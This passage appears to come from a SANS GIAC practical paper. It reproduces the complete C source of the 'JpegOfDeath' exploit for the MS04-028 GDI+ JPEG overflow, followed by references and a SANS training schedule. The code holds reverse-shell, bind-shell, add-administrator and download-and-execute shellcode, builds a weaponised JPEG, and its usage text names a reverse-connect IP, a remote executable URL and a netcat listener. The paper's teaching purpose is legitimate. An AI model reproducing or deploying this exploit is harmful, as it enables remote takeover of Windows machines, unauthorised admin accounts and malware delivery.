"\x17\x5E\x79\x63\x72\x65\x79\x72\x63\x58\x67\x72\x79\x42\x65"
"\x7B\x56\x17\x5E\x79\x63\x72\x65\x79\x72\x63\x45\x72\x76\x73"
"\x51\x7E\x7B\x72\x17\x17\x17\x17\x17\x17\x17\x17\x17\x7A\x27"
"\x27\x39\x72\x6F\x72\x17"
"m00!";

char admin_shellcode[] =
"\x66\x81\xec\x80\x00\x89\xe6\xe8\xb7\x00\x00\x00\x89\x06\x89\xc3"
"\x53\x68\x7e\xd8\xe2\x73\xe8\xbd\x00\x00\x00\x89\x46\x0c\x53\x68"
"\x8e\x4e\x0e\xec\xe8\xaf\x00\x00\x00\x89\x46\x08\x31\xdb\x53\x68"
"\x70\x69\x33\x32\x68\x6e\x65\x74\x61\x54\xff\xd0\x89\x46\x04\x89"
"\xc3\x53\x68\x5e\xdf\x7c\xcd\xe8\x8c\x00\x00\x00\x89\x46\x10\x53"
"\x68\xd7\x3d\x0c\xc3\xe8\x7e\x00\x00\x00\x89\x46\x14\x31\xc0\x31"
"\xdb\x43\x50\x68\x72\x00\x73\x00\x68\x74\x00\x6f\x00\x68\x72\x00"
"\x61\x00\x68\x73\x00\x74\x00\x68\x6e\x00\x69\x00\x68\x6d\x00\x69"
"\x00\x68\x41\x00\x64\x00\x89\x66\x1c\x50\x68\x58\x00\x00\x00\x89"
"\xe1\x89\x4e\x18\x68\x00\x00\x5c\x00\x50\x53\x50\x50\x53\x50\x51"
"\x51\x89\xe1\x50\x54\x51\x53\x50\xff\x56\x10\x8b\x4e\x18\x49\x49"
"\x51\x89\xe1\x6a\x01\x51\x6a\x03\xff\x76\x1c\x6a\x00\xff\x56\x14"
"\xff\x56\x0c\x56\x6a\x30\x59\x64\x8b\x01\x8b\x40\x0c\x8b\x70\x1c"
"\xad\x8b\x40\x08\x5e\xc2\x04\x00\x53\x55\x56\x57\x8b\x6c\x24\x18"
"\x8b\x45\x3c\x8b\x54\x05\x78\x01\xea\x8b\x4a\x18\x8b\x5a\x20\x01"
"\xeb\xe3\x32\x49\x8b\x34\x8b\x01\xee\x31\xff\xfc\x31\xc0\xac\x38"
"\xe0\x74\x07\xc1\xcf\x0d\x01\xc7\xeb\xf2\x3b\x7c\x24\x14\x75\xe1"
"\x8b\x5a\x24\x01\xeb\x66\x8b\x0c\x4b\x8b\x5a\x1c\x01\xeb\x8b\x04"
"\x8b\x01\xe8\xeb\x02\x31\xc0\x89\xea\x5f\x5e\x5d\x5b\xc2\x08\x00";

char header1[] =
"\xFF\xD8\xFF\xE0\x00\x10\x4A\x46\x49\x46\x00\x01\x02\x00\x00\x64"
"\x00\x64\x00\x00\xFF\xEC\x00\x11\x44\x75\x63\x6B\x79\x00\x01\x00"
"\x04\x00\x00\x00\x0A\x00\x00\xFF\xEE\x00\x0E\x41\x64\x6F\x62\x65"
```

© SANS Institute 2005
Author retains full rights.

```
"\x00\x64\xC0\x00\x00\x00\x01\xFF\xFE\x00\x01\x00\x14\x10\x10\x19"
"\x12\x19\x27\x17\x17\x27\x32\xEB\x0F\x26\x32\xDC\xB1\xE7\x70\x26"
"\x2E\x3E\x35\x35\x35\x35\x35\x3E";

char setNOPs1[] =
"\xE8\x00\x00\x00\x00\x5B\x8D\x8B"
"\x00\x05\x00\x00\x83\xC3\x12\xC6\x03\x90\x43\x3B\xD9\x75\xF8";

char setNOPs2[] =
"\x3E\xE8\x00\x00\x00\x00\x5B\x8D\x8B"
"\x2F\x00\x00\x00\x83\xC3\x12\xC6\x03\x90\x43\x3B\xD9\x75\xF8";

char header2[] =
"\x44"
"\x44\x44\x44\x44\x44\x44\x44\x44\x44\x44\x44\x44\x01\x15\x19\x19"
"\x20\x1C\x20\x26\x18\x18\x26\x36\x26\x20\x26\x36\x44\x36\x2B\x2B"
"\x36\x44\x44\x44\x42\x35\x42\x44\x44\x44\x44\x44\x44\x44\x44\x44"
"\x44\x44\x44\x44\x44\x44\x44\x44\x44\x44\x44\x44\x44\x44\x44\x44"
"\x44\x44\x44\x44\x44\x44\x44\x44\x44\x44\x44\x44\x44\xFF\xC0\x00"
"\x11\x08\x03\x59\x02\x2B\x03\x01\x22\x00\x02\x11\x01\x03\x11\x01"
"\xFF\xC4\x00\xA2\x00\x00\x02\x03\x01\x01\x00\x00\x00\x00\x00\x00"
"\x00\x00\x00\x00\x00\x03\x04\x01\x02\x05\x00\x06\x01\x01\x01\x01"
"\x01\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x01\x00\x02"
"\x03\x10\x00\x02\x01\x02\x04\x05\x02\x03\x06\x04\x05\x02\x06\x01"
"\x05\x01\x01\x02\x03\x00\x11\x21\x31\x12\x04\x41\x51\x22\x13\x05"
"\x61\x32\x71\x81\x42\x91\xA1\xC1\x52\x23\x14\xB1\xD1\x62\x15\xF0"
"\xE1\x72\x33\x06\x82\x24\xF1\x92\x43\x53\x34\x16\xA2\xD2\x63\x83"
"\x44\x54\x25\x11\x00\x02\x01\x03\x02\x04\x03\x08\x03\x00\x02\x03"
"\x01\x00\x00\x00\x00\x01\x11\x21\x31\x02\x41\x12\xF0\x51\x61\x71"
"\x81\x91\xA1\xB1\xD1\xE1\xF1\x22\x32\x42\x52\xC1\x62\x13\x72\x92"
"\xD2\x03\x23\x82\xFF\xDA\x00\x0C\x03\x01\x00\x02\x11\x03\x11\x00"
"\x3F\x00\x0F\x90\xFF\x00\xBC\xDA\xB3\x36\x12\xC3\xD4\xAD\xC6\xDC"
"\x45\x2F\xB2\x97\xB8\x9D\xCB\x63\xFD\x26\xD4\xC6\xD7\x70\xA4\x19"
"\x24\x50\xCA\x46\x2B\xFC\xEB\x3B\xC7\xC9\xA5\x4A\x8F\x69\x26\xDF"
"\x6D\x72\x4A\x9E\x27\x6B\x3E\xE6\x92\x86\x24\x85\x04\xDB\xED\xA9"
"\x64\x8E\x6B\x63\x67\x19\x1A\xA5\xE7\xB8\x28\x3D\x09\xAB\x5D\x5F"
"\x16\xF7\x8C\xED\x49\x4C\xF5\x01\xE6\xE5\xD5\x1C\x49\xAB\x10\x71"
"\xA6\x36\x9B\x93\x24\x61\x00\x0F\x61\xEC\x34\xA7\x9C\x23\xF4\x96"
"\xC6\xE6\xAF\xB7\x80\x76\xEF\x93\xF0\xAA\x28\x8A\x6B\xE0\x18\xC0"
"\xA4\x9B\x7E\x90\x39\x03\xC2\x90\xDC\x43\x31\x91\x62\x91\x86\x23"
"\x35\x35\xA2\x80\x4D\xFA\x72\x31\x07\x9D\x03\x70\xA8\x93\x24\x4F"
"\x89\x51\x83\x5E\xA4\x2E\x7A\xC0\x7D\xA9\x8A\x10\x61\x64\x07\xFA"
"\x88\xC6\x89\x26\xDA\x0F\x20\xBD\xB9\x16\xD2\xA8\xE8\x91\x3F\x1A"
"\xE2\xBA\xF0\xBE\x74\xAB\x1D\xC4\x44\x15\x1A\x8A\x9C\xC7\x2A\x6B"
"\xA3\x33\xB7\x1E\x88\x47\x69\xA9\x64\x68\x26\xC1\x97\x0B\xD6\x86"
"\x8B\x1B\x29\xC6\x87\xE4\xC7\xFD\xCC\x53\x11\xA5\x9C\x62\x6A\xE5"
"\x40\x37\x61\x89\xF6\xB2\x9C\x2A\x7C\xFD\x05\x6A\x30\x5F\x52\x02"
"\xEB\x72\xBF\x7D\x74\x4C\x23\xB9\x8F\xD8\x78\x67\x54\x59\x64\x47"
"\xC5\x75\x21\x18\xD5\xE3\x58\xE1\x72\x63\xBF\x6D\xBD\xCB\xCA\x82"
"\x65\xE7\xDB\x09\x54\x4F\x0D\x95\x86\x76\xE3\xF2\xA0\x48\x82\x55"
"\xD7\xA6\xCE\xA7\xAA\xDC\x6A\xF1\xA9\x8E\xE0\x35\xC1\xCA\xA1\xD4"
"\x93\xD2\xD6\x39\x95\x3C\x6B\x46\x60\xAC\xC1\x3B\x60\xC9\x70\x84"
"\x8E\xA1\x9A\x9A\x20\x01\x94\xCA\x08\x91\x53\xDC\x01\xB1\xB5\x12"
"\x37\x11\xC6\xC1\xAC\xF1\x11\xD4\x9C\x6B\x3E\x69\x76\xF0\x1D\x7B"
"\x52\x6D\xC9\xA8\x66\x94\xBB\x79\x8F\x7E\xDE\x17\xFD\x4D\xAB\x1E"
"\x76\x7A\xA3\x2B\xE2\x50\x06\xB7\x2C\xEB\x2A\x49\xC9\xEA\x4E\x9B"
"\xE7\xCA\xAF\x1E\xEC\x23\xDC\x8B\xE1\x6B\x5F\x1A\x9B\xE8\x49\x2E"
"\x63\xE5\x03\x32\xCD\x19\xB8\x23\x10\x78\x1F\x85\x5C\x15\x8C\x97"
"\x84\x9B\xDB\x15\x35\x9F\x16\xE0\x1E\x86\xB9\x8F\x97\x11\x4E\xDA"
"\x35\x02\x45\x25\x93\xF8\x55\x24\x17\xB9\x1B\xF5\xC8\x07\xA9\xE2"
"\x2A\x76\xB0\xC2\x37\x01\x95\xAD\x81\xB6\x1C\x6A\xA2\x38\xD9\xAE"
"\xCA\x59\x18\x75\x25\xFF\x00\x81\xAE\xD8\xE8\xBB\x47\x62\xAC\xB7"
"\xB6\xA1\x8D\x40\xE3\x86\x65\x6D\x1E\xDB\x89\x2F\x9D\xCD\x6B\x24"
"\x62\x41\x61\x89\xAC\x2D\x8B\x3E\xB6\x68\xC0\x63\x73\x70\x6B\x6B"
"\x6A\xA1\x7A\xAC\x56\xE7\x11\x56\x58\xD4\x13\xA4\x0B\xB6\xEB\xB3"
"\x3B\x47\x22\x95\xD3\x53\x2E\xEA\x19\x86\x96\xF7\x03\x83\x52\x9E"
"\x54\xAB\x6E\x58\x63\x7C\x33\xCE\x93\xB1\x19\x1C\xE9\xDB\xAA\x35"
"\xBF\x46\x8D\xD4\xD2\x56\xE0\xE0\x33\xA1\x4D\x0A\x4E\x3B\xB1\xCD"
"\xD4\x06\x44\x56\x4A\xCD\x24\x26\xEA\x6D\x7A\x87\xDC\x3B\x60\x6D"
"\xFC\x2A\x86\x1B\x97\x36\x6D\x42\x04\xA0\x11\xEE\xE7\x46\x22\x35"
"\xD5\x26\xB0\x1C\x0B\x7C\x69\x5F\x06\xEC\x5A\xC5\x0B\x46\x70\x27"
"\xF2\xD4\x79\xAD\x89\xDA\x30\x74\xBD\x98\xE4\x68\x58\x86\xE4\x1B"
"\x69\xB9\xDC\x2B\x30\x87\x48\x53\xC5\x85\x3B\xDD\x8A\x4E\xB5\x42"
"\xB2\x8C\x6E\x2C\x01\xF8\x56\x04\x7B\xC9\xA3\x05\x4F\xB4\xD5\xA2"
"\xDF\xF6\xFD\xC6\xE2\xA7\x3C\x89\x24\xFE\xA9\x5E\xC3\xD4\x6D\xF7"
"\x85\xC9\x59\x39\x63\x59\x9B\xFF\x00\x06\x1A\x5E\xFA\x69\x0A\x46"
"\x2B\xC0\x9F\xC2\x91\x8B\xC9\x40\x58\x16\xBD\xF2\xC0\xD3\x3B\x7F"
"\x2D\xA9\xBB\x2E\x49\x42\x6D\x52\x70\x39\x62\x9F\x08\x73\x6F\x20"
```

© SANS Institute 2005
Author retains full rights.

```
"\x09\x64\x00\x01\x83\x2B\x00\xD5\x97\xBC\xDC\xF6\x9C\xA7\x66\xEA"
"\xD9\xB6\x9F\xE1\x56\xDE\xBA\xEC\x65\xB4\x44\xD8\xE3\x8D\x52\x2F"
"\x36\xCE\x74\x33\x7E\x9F\x2E\x22\x99\x8B\xC9\x6D\x5A\x6D\x9E\xA8"
"\x22\xC7\x0C\xA8\x62\x3D\x17\x1D\x2F\xC8\xFA\xD4\xB0\x9E\x14\x45"
"\x45\xD5\x6E\x96\x04\xE1\xF1\xA0\x37\x90\x5B\xD8\x7F\x81\x57\x1B"
"\xC8\xD5\x48\x27\x0E\x3C\x6B\x3D\xCD\x44\x15\x92\x41\x25\x94\x82"
"\xAE\x0E\x42\x97\x8D\x8C\x6D\xAE\x56\xB8\x26\xD8\x0F\xE3\x43\x93"
"\x73\x18\x75\x28\xD7\xF8\xD5\xFF\x00\x74\xE4\x18\xC2\x82\xAC\x6F"
"\x86\x7F\x2A\x4C\xBE\xE5\xFC\xD2\x22\xCC\x9A\x32\xD1\x7C\x7D\x68";

char admin_header0[]=
"\xFF\xD8\xFF\xE0\x00\x10\x4A\x46\x49\x46\x00\x01\x02\x00\x00\x64\x00\x60\x00\x00"
"\xFF\xEC\x00\x11\x44\x75\x63\x6B\x79\x00\x01\x00\x04\x00\x00\x00\x0A\x00\x00"
"\xFF\xEE\x00\x0E\x41\x64\x6F\x62\x65\x00\x64\xC0\x00\x00\x00\x01"
;

char admin_header1[]=
"\xFF\xFE\x00\x01"
;

char admin_header2[]=
"\x00\x14\x10\x10\x19\x12\x19\x27\x17\x17\x27\x32"
;

char admin_header3[]=
"\xEB\x0F\x26\x32"
;

char admin_header4[]=
"\xDC\xB1\xE7\x70"
;

char admin_header5[]=
"\x26\x2E\x3E\x35\x35\x35\x35\x35\x3E"
"\xE8\x00\x00\x00\x00\x5B\x8D\x8B"
"\x00\x05\x00\x00\x83\xC3\x12\xC6\x03\x90\x43\x3B\xD9\x75\xF8"
;

char admin_header6[]=
"\x00\x00\x00\xFF\xDB\x00\x43\x00\x08\x06\x06\x07\x06\x05\x08\x07\x07"
"\x07\x09\x09\x08\x0A\x0C\x14\x0D\x0C\x0B\x0B\x0C\x19\x12\x13\x0F\x14"
"\x1D\x1A\x1F\x1E\x1D\x1A\x1C\x1C\x20\x24\x2E\x27\x20\x22\x2C\x23\x1C"
"\x1C\x28\x37\x29\x2C\x30\x31\x34\x34\x34\x1F\x27\x39\x3D\x38\x32\x3C"
"\x2E\x33\x34\x32\xFF\xDB\x00\x43\x01\x09\x09\x09\x0C\x0B\x0C\x18\x0D"
"\x0D\x18\x32\x21\x1C\x21\x32\x32\x32\x32\x32\x32\x32\x32\x32\x32\x32"
"\x32\x32\x32\x32\x32\x32\x32\x32\x32\x32\x32\x32\x32\x32\x32\x32\x32"
"\x32\x32\x32\x32\x32\x32\x32\x32\x32\x32\x32\x32\x32\x32\x32\x32\x32"
"\x32\x32\x32\x32\x32\xFF\xC0\x00\x11\x08\x00\x03\x00\x03\x03\x01\x22"
"\x00\x02\x11\x01\x03\x11\x01\xFF\xC4\x00\x1F\x00\x00\x01\x05\x01\x01"
"\x01\x01\x01\x01\x00\x00\x00\x00\x00\x00\x00\x00\x01\x02\x03\x04\x05"
"\x06\x07\x08\x09\x0A\x0B\xFF\xC4\x00\xB5\x10\x00\x02\x01\x03\x03\x02"
"\x04\x03\x05\x05\x04\x04\x00\x00\x01\x7D\x01\x02\x03\x00\x04\x11\x05"
"\x12\x21\x31\x41\x06\x13\x51\x61\x07\x22\x71\x14\x32\x81\x91\xA1\x08"
"\x23\x42\xB1\xC1\x15\x52\xD1\xF0\x24\x33\x62\x72\x82\x09\x0A\x16\x17"
"\x18\x19\x1A\x25\x26\x27\x28\x29\x2A\x34\x35\x36\x37\x38\x39\x3A\x43"
"\x44\x45\x46\x47\x48\x49\x4A\x53\x54\x55\x56\x57\x58\x59\x5A\x63\x64"
"\x65\x66\x67\x68\x69\x6A\x73\x74\x75\x76\x77\x78\x79\x7A\x83\x84\x85"
"\x86\x87\x88\x89\x8A\x92\x93\x94\x95\x96\x97\x98\x99\x9A\xA2\xA3\xA4"
"\xA5\xA6\xA7\xA8\xA9\xAA\xB2\xB3\xB4\xB5\xB6\xB7\xB8\xB9\xBA\xC2\xC3"
"\xC4\xC5\xC6\xC7\xC8\xC9\xCA\xD2\xD3\xD4\xD5\xD6\xD7\xD8\xD9\xDA\xE1"
"\xE2\xE3\xE4\xE5\xE6\xE7\xE8\xE9\xEA\xF1\xF2\xF3\xF4\xF5\xF6\xF7\xF8"
"\xF9\xFA\xFF\xC4\x00\x1F\x01\x00\x03\x01\x01\x01\x01\x01\x01\x01\x01"
"\x01\x00\x00\x00\x00\x00\x00\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0A"
"\x0B\xFF\xC4\x00\xB5\x11\x00\x02\x01\x02\x04\x04\x03\x04\x07\x05\x04"
"\x04\x00\x01\x02\x77\x00\x01\x02\x03\x11\x04\x05\x21\x31\x06\x12\x41"
"\x51\x07\x61\x71\x13\x22\x32\x81\x08\x14\x42\x91\xA1\xB1\xC1\x09\x23"
"\x33\x52\xF0\x15\x62\x72\xD1\x0A\x16\x24\x34\xE1\x25\xF1\x17\x18\x19"
"\x1A\x26\x27\x28\x29\x2A\x35\x36\x37\x38\x39\x3A\x43\x44\x45\x46\x47"
"\x48\x49\x4A\x53\x54\x55\x56\x57\x58\x59\x5A\x63\x64\x65\x66\x67\x68"
"\x69\x6A\x73\x74\x75\x76\x77\x78\x79\x7A\x82\x83\x84\x85\x86\x87\x88"
"\x89\x8A\x92\x93\x94\x95\x96\x97\x98\x99\x9A\xA2\xA3\xA4\xA5\xA6\xA7"
"\xA8\xA9\xAA\xB2\xB3\xB4\xB5\xB6\xB7\xB8\xB9\xBA\xC2\xC3\xC4\xC5\xC6"
"\xC7\xC8\xC9\xCA\xD2\xD3\xD4\xD5\xD6\xD7\xD8\xD9\xDA\xE2\xE3\xE4\xE5"
"\xE6\xE7\xE8\xE9\xEA\xF2\xF3\xF4\xF5\xF6\xF7\xF8\xF9\xFA\xFF\xDA\x00"
"\x0C\x03\x01\x00\x02\x11\x03\x11\x00\x3F\x00\xF9\xFE\x8A\x28\xA0\x0F"
;

// Code...
```

© SANS Institute 2005 Author retains full rights.

```
char newshellcode[2048];

unsigned char xor_data(unsigned char byte)
{
return(byte ^ 0x92);
}

void print_usage(char *prog_name)
{
printf(" Exploit Usage:\n");
printf("\t%s -r your_ip | -b [-p port] <jpeg_filename>\n\n", prog_name);
printf("\t\t\t  -a | -d <source_file> <jpeg_filename>\n\n");
printf(" Parameters:\n\n");
printf("\t-r your_ip or -b\t Choose -r for reverse connect attack mode\n\t\t\t\tand
choose -b for a bind attack. By default\n\t\t\t\t if you don't specify -r or-b then a
bind\n\t\t\t\t attack will be generated.\n\n");
printf("\t-a or -d\t\t The -a flag will create a user X with pass X, \n\t\t\t\t on the
admin localgroup. The -d flag, will\n\t\t\t\t execute the source http path of the
file\n\t\t\t\t given.\n");
printf("\n\t-p (optional)\t\t This option will allow you to change the port \n\t\t\t\t
used for a bind or reverse connect attack.\n\t\t\t\t If the attack mode is bindthen
the\n\t\t\t\t victim will open the -p port. If the attack\n\t\t\t\t modeis reverse
connect  then the port you\n\t\t\t\t specify will be the one you wantto listen
\n\t\t\t\t on so the victim can  connect to you\n\t\t\t\t right away.\n\n");
printf(" Examples:\n");
printf("\t%s -r 68.6.47.62 -p 8888 test.jpg\n", prog_name);
printf("\t%s -b -p 1542 myjpg.jpg\n", prog_name);
printf("\t%s -a whatever.jpg\n", prog_name);
printf("\t%s -d http://webserver.com/patch.exe exploit.jpg\n\n", prog_name);
printf(" Remember if you use the -r option to have netcat listening\n");
printf(" on the port you are using for the attack so the victim will\n");
printf(" be able to connect to you when exploited...\n\n");
printf(" Example:\n");
printf("\tnc.exe -l -p 8888");
exit(-1);
}

int main(int argc, char *argv[])
{
FILE *fout;
unsigned int i = 0,j = 0;
int raw_num = 0;
unsigned long port = 1337; // default port for bind and reverse attacks
unsigned long encoded_port = 0;
unsigned long encoded_ip = 0;
unsigned char attack_mode = 2; // bind by default
char *p1 = NULL, *p2 = NULL;
char ip_addr[256];
char str_num[16];
char jpeg_filename[256];
WSADATA wsa;

printf(" +-----------------------------------------------+\n");
printf(" |  JpegOfDeath - Remote GDI+ JPEG Remote Exploit |\n");
printf(" |    Exploit by John Bissell A.K.A. HighT1mes    |\n");
printf(" |           TweaKed By M4Z3R For GSO             |\n");
printf(" |              September, 23, 2004               |\n");
printf(" +-----------------------------------------------+\n");

if (argc < 2)
print_usage(argv[0]);


 // process commandline
for (i = 0; i < (unsigned) argc; i++)
{

 if (argv[i][0] == '-')
 {

 switch (argv[i][1])
  {

  // reverse connect
  case 'r':
  strncpy(ip_addr, argv[i+1], 20);
   attack_mode = 1;
  break;
```

© SANS Institute 2005
Author retains full rights.

```
  // bind
  case 'b':
   attack_mode = 2;
  break;

  // Add.Admin
  case 'a':
   attack_mode = 3;
  break;

  // DL
  case 'd':
   attack_mode = 4;
  break;

  // port
  case 'p':
  port = atoi(argv[i+1]);
  break;
  }
 }
}

strncpy(jpeg_filename, argv[i-1], 255);
fout = fopen(argv[i-1], "wb");

if( !fout ) {
printf("Error: JPEG File %s Not Created!\n", argv[i-1]);
return(EXIT_FAILURE);
}

  // initialize the socket library

if (WSAStartup(MAKEWORD(1, 1), &wsa) == SOCKET_ERROR) {
printf("Error: Winsock didn't initialize!\n");
exit(-1);
}

encoded_port = htonl(port);
encoded_port += 2;

if (attack_mode == 1)
{

  // reverse connect attack

 reverse_shellcode[184] = (char) 0x90;
 reverse_shellcode[185] = (char) 0x92;
 reverse_shellcode[186] = xor_data((char)((encoded_port >> 16) & 0xff));
 reverse_shellcode[187] = xor_data((char)((encoded_port >> 24) & 0xff));

 p1 = strchr(ip_addr, '.');
 strncpy(str_num, ip_addr, p1 - ip_addr);
 raw_num = atoi(str_num);
 reverse_shellcode[179] = xor_data((char)raw_num);

 p2 = strchr(p1+1, '.');
 strncpy(str_num, ip_addr + (p1 - ip_addr) + 1, p2 - p1);
 raw_num = atoi(str_num);
 reverse_shellcode[180] = xor_data((char)raw_num);

 p1 = strchr(p2+1, '.');
 strncpy(str_num, ip_addr + (p2 - ip_addr) + 1, p1 - p2);
 raw_num = atoi(str_num);
 reverse_shellcode[181] = xor_data((char)raw_num);

 p2 = strrchr(ip_addr, '.');
 strncpy(str_num, p2+1, 5);
 raw_num = atoi(str_num);
 reverse_shellcode[182] = xor_data((char)raw_num);
}

if (attack_mode == 2)
{
  // bind attack

 bind_shellcode[204] = (char) 0x90;
```

© SANS Institute 2005
Author retains full rights.

```
 bind_shellcode[205] = (char) 0x92;
 bind_shellcode[191] = xor_data((char)((encoded_port >> 16) & 0xff));
 bind_shellcode[192] = xor_data((char)((encoded_port >> 24) & 0xff));
}


if (attack_mode == 4)
{

  // Http DL

   strcpy(newshellcode,http_shellcode);
      strcat(newshellcode,argv[2]);
      strcat(newshellcode,"\x01");

}

  // build the exploit jpeg

if ( attack_mode != 3)
{
 j = sizeof(header1) + sizeof(setNOPs1) + sizeof(header2) - 3;

 for(i = 0; i < sizeof(header1) - 1; i++)
 fputc(header1[i], fout);

 for(i=0;i<sizeof(setNOPs1)-1;i++)
 fputc(setNOPs1[i], fout);

 for(i=0;i<sizeof(header2)-1;i++)
 fputc(header2[i], fout);

 for( i = j; i < 0x63c; i++)
 fputc(0x90, fout);
 j = i;
}

if (attack_mode == 1)
{
 for(i = 0; i < sizeof(reverse_shellcode) - 1; i++)
 fputc(reverse_shellcode[i], fout);
}

else if (attack_mode == 2)
{
 for(i = 0; i < sizeof(bind_shellcode) - 1; i++)
 fputc(bind_shellcode[i], fout);
}

else if (attack_mode == 4)
{
 for(i = 0; i<sizeof(newshellcode) - 1; i++)
 {fputc(newshellcode[i], fout);}

 for(i = 0; i< sizeof(admin_shellcode) - 1; i++)
 {fputc(admin_shellcode[i], fout);}
}

else if (attack_mode == 3)
{

  for(i = 0; i < sizeof(admin_header0) - 1; i++){fputc(admin_header0[i], fout);}
  for(i = 0; i < sizeof(admin_header1) - 1; i++){fputc(admin_header1[i], fout);}
  for(i = 0; i < sizeof(admin_header2) - 1; i++){fputc(admin_header2[i], fout);}
  for(i = 0; i < sizeof(admin_header3) - 1; i++){fputc(admin_header3[i], fout);}
  for(i = 0; i < sizeof(admin_header4) - 1; i++){fputc(admin_header4[i], fout);}
  for(i = 0; i < sizeof(admin_header5) - 1; i++){fputc(admin_header5[i], fout);}
  for(i = 0; i < sizeof(admin_header6) - 1; i++){fputc(admin_header6[i], fout);}
  for (i = 0; i<1601; i++){fputc('\x41', fout);}
  for(i = 0; i < sizeof(admin_shellcode) - 1; i++){fputc(admin_shellcode[i], fout);}


}

if (attack_mode != 3 )
{
 for(i = i + j; i < 0x1000 - sizeof(setNOPs2) + 1; i++)
 fputc(0x90, fout);
```

© SANS Institute 2005
Author retains full rights.

```
 for( j = 0; i < 0x1000 && j < sizeof(setNOPs2) - 1; i++, j++)
 fputc(setNOPs2[j], fout);

}

fprintf(fout, "\xFF\xD9");


fcloseall();

WSACleanup();

printf("  Exploit JPEG file %s has been generated!\n", jpeg_filename);

return(EXIT_SUCCESS);
}
```

© SANS Institute 2005, Author retains full rights.

References

Must follow MLA guidelines

1. Microsoft "Microsoft Security Bulletin MS04-028" 14 September 2004 URL: http://www.microsoft.com/technet/security/bulletin/ms04-028.mspx (15th October 2004)
2. US-CERT "Microsoft Windows JPEG Component buffer overflow" 16 September 2004 URL: http://www.us-cert.gov/cas/techalerts/TA04-260A.html (15th October 2004)
3. Nick DeBaggis (email to bugtraq) "Microsoft GDIPlus.DLL JPEG Parsing Engine Buffer Overflow" 14th Septermber 2004 URL: http://marc.theaimsgroup.com/?l=bugtraq&m=109524346729948&w=2 (15th October 2004)
4. ISS XForce "Microsoft Windows JPEG buffer overflow" 14th September 2004 URL: http://xforce.iss.net/xforce/xfdb/16304 (15th October 2004)
5. SANS Institute "GDI Scan" 23 September 2004 URL: http://isc.sans.org/gdiscan.php (15th October 2004)
6. W3C "JPEG File Interchange Format" 1st September 1992

   http://www.w3.org/Graphics/JPEG/jfif3.pdf (27th November 2004)
7. funducode.com "JPEG File Layout and Format" 5th July 2002

   http://www.funducode.com/freec/Fileformats/format3/format3b.htm (27th November 2004)
8. Fyodor "nmap" http://www.insecure.org/nmap/ (29th November 2004)
9. The Nessus Project "Nessus http://www.nessus.org (29th November 2004)
10. McDougal, Monty "Windows Forensic Toolchest" SANS Institute 25th August 2003 URL:

    http://www.giac.org/practical/GCFA/Monty_McDougal_GCFA.pdf (28th November 2004)
11. Lars Brinkhoff "httptunnel" 14th October 2004

    http://www.nocrew.org/software/httptunnel.html

    (28th November 2004)

© SANS Institute 2005 Author retains full rights.

Last Updated: April 28th, 2017

Upcoming Training

Click Here to
{Get CERTIFIED!}

Automotive Cybersecurity Summit	Detroit, MI	May 01, 2017 - May 08, 2017	Live Event
SANS Riyadh 2017	Riyadh, Saudi Arabia	May 06, 2017 - May 11, 2017	Live Event
SANS Security West 2017	San Diego, CA	May 09, 2017 - May 18, 2017	Live Event
Community SANS St Louis SEC504	St Louis, MO	May 15, 2017 - May 20, 2017	Community SANS
SANS Northern Virginia - Reston 2017	Reston, VA	May 21, 2017 - May 26, 2017	Live Event
SANS London May 2017	London, United Kingdom	May 22, 2017 - May 27, 2017	Live Event
SANS Madrid 2017	Madrid, Spain	May 29, 2017 - Jun 03, 2017	Live Event
SANS Atlanta 2017	Atlanta, GA	May 30, 2017 - Jun 04, 2017	Live Event
SANS San Francisco Summer 2017	San Francisco, CA	Jun 05, 2017 - Jun 10, 2017	Live Event
SANS Houston 2017	Houston, TX	Jun 05, 2017 - Jun 10, 2017	Live Event
Community SANS Virginia Beach SEC504*	Virginia Beach, VA	Jun 05, 2017 - Jun 10, 2017	Community SANS
SANS Rocky Mountain 2017	Denver, CO	Jun 12, 2017 - Jun 17, 2017	Live Event
SANS Rocky Mountain 2017 - SEC504: Hacker Tools, Techniques, Exploits and Incident Handling	Denver, CO	Jun 12, 2017 - Jun 17, 2017	vLive
SANS Charlotte 2017	Charlotte, NC	Jun 12, 2017 - Jun 17, 2017	Live Event
Community SANS Huntsville - SEC504	Huntsville, AL	Jun 12, 2017 - Jun 17, 2017	Community SANS
SANS Thailand 2017	Bangkok, Thailand	Jun 12, 2017 - Jun 30, 2017	Live Event
Mentor Session - SEC504	Reston, VA	Jun 13, 2017 - Aug 01, 2017	Mentor
SANS Minneapolis 2017	Minneapolis, MN	Jun 19, 2017 - Jun 24, 2017	Live Event
SANS Philippines 2017	Manila, Philippines	Jun 19, 2017 - Jun 24, 2017	Live Event
Community SANS Marina del Rey SEC504	Marina del Rey, CA	Jun 19, 2017 - Jun 24, 2017	Community SANS
SANS Paris 2017	Paris, France	Jun 26, 2017 - Jul 01, 2017	Live Event
Community SANS Columbia SEC504	Columbia, MD	Jun 26, 2017 - Jul 01, 2017	Community SANS
SANS Cyber Defence Canberra 2017	Canberra, Australia	Jun 26, 2017 - Jul 08, 2017	Live Event
SANS Columbia, MD 2017	Columbia, MD	Jun 26, 2017 - Jul 01, 2017	Live Event
SANS London July 2017	London, United Kingdom	Jul 03, 2017 - Jul 08, 2017	Live Event
Cyber Defence Japan 2017	Tokyo, Japan	Jul 05, 2017 - Jul 15, 2017	Live Event
SANS Los Angeles - Long Beach 2017	Long Beach, CA	Jul 10, 2017 - Jul 15, 2017	Live Event
Community SANS Seattle SEC504	Seattle, WA	Jul 10, 2017 - Jul 15, 2017	Community SANS
SANS ICS & Energy-Houston 2017	Houston, TX	Jul 10, 2017 - Jul 15, 2017	Live Event
SANS Cyber Defence Singapore 2017	Singapore, Singapore	Jul 10, 2017 - Jul 15, 2017	Live Event
Community SANS Ottawa SEC504	Ottawa, ON	Jul 17, 2017 - Jul 22, 2017	Community SANS